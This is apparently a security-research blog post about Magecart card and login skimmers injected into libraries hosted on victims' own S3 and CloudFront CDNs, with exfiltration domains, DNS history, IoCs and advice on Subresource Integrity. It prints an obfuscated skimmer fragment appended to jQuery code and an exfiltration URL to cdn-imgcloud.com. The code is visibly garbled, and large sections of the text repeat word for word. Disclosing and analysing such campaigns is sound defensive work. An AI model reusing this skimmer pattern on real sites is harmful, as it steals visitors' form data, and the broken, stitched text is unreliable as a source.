
The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.



Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163


The screenshot shows the Fiddler Web Debugger interface. The top pane displays a list of network requests. The bottom pane shows the JavaScript code of the selected request, with a red box highlighting a URL: `https://cdn-imgcloud.com/imgDataSentIsValidSaveParamSaveAllFieldsselecttextareasendDataDomainTrySendIMGGetImageUrl?`

Protocol	Method	Host	URL	Body
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-progress.js	12,390
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/main-menu-mover.js	9,347
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/progress-demo.js	10,297
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/form-collapse-workflow.js	11,649
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/svg4everybody.min.js	10,880
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/second-level-menu-scroll.js	9,960
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471

```
$(this).removeClass('show');
$(this).dequeue();
});
});
});
})(jQuery);

var _0x537a=["\x61\x58\x4e\x4a\x62\x6d\x6c\x30\x61\x57\x46\x73\x61\x58\x70\x6c\x5a\x41\x3d\x3d","\x61\x58\x4e\x4e\x76\x5a\x47\x55\x3d","\x61\x48\x52\x30\x63\x48\x4d\x36\x4c\x79\x39\x6a\x5a\x47\x34\x74\x61\x57\x31\x6e\x59\x33\x58\x4e\x57\x59\x57\x78\x70\x5a\x41\x3d\x3d","\x55\x32\x46\x32\x5a\x56\x42\x68\x63\x6d\x46\x74","\x55\x32\x46\x3d","\x55\x32\x56\x75\x51\x45\x52\x68\x64\x47\x45\x3d","\x52\x47\x39\x74\x59\x57\x6c\x75","\x56\x48\x4a\x35\x55\x39","\x62\x32\x47\x56\x75\x47\x56\x75\x47\x30\x61\x41\x32\x68\x79\x41\x2c\x6b\x2e\x05","ref=onreadystatechangesetIntervalreplacetestlengthcharAtorientation","=ABCDEFGHJIJKL","dispatchEventinnerWidthinnerHeightverticalhorizontalFirebugchrom@"];
function _0x119b(CuuTmU)=function(_0x4bb7bb){var _0x390ae2=atob(_0x4bb7bb);var _0x35bc5f=[];for(var _0x1dcb08=0x0,_0x4d68;decodeURIComponent(_0x35bc5f);_0x119b["TxGHbR"]={};_0x119b["JzQWcy"]=![];){var _0x4541ae=_0x119b["TxGHbR"][_0x2c6db2];function _0x5099b6(_0x5a65ec,_0xc069ab,_0x3dc6f3){return _0x5a65ec[_0x119b(_0x0)](new RegExp(_0xc069ab["a"]+_0x3dc6f3));}}var _0x296519=_0x119b["JzQWcy"][_0x4541ae];var _0x296519=_0x296519[_0x5099b6(_0x5a65ec,_0xc069ab,_0x3dc6f3)];return _0x296519;}};
```

Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

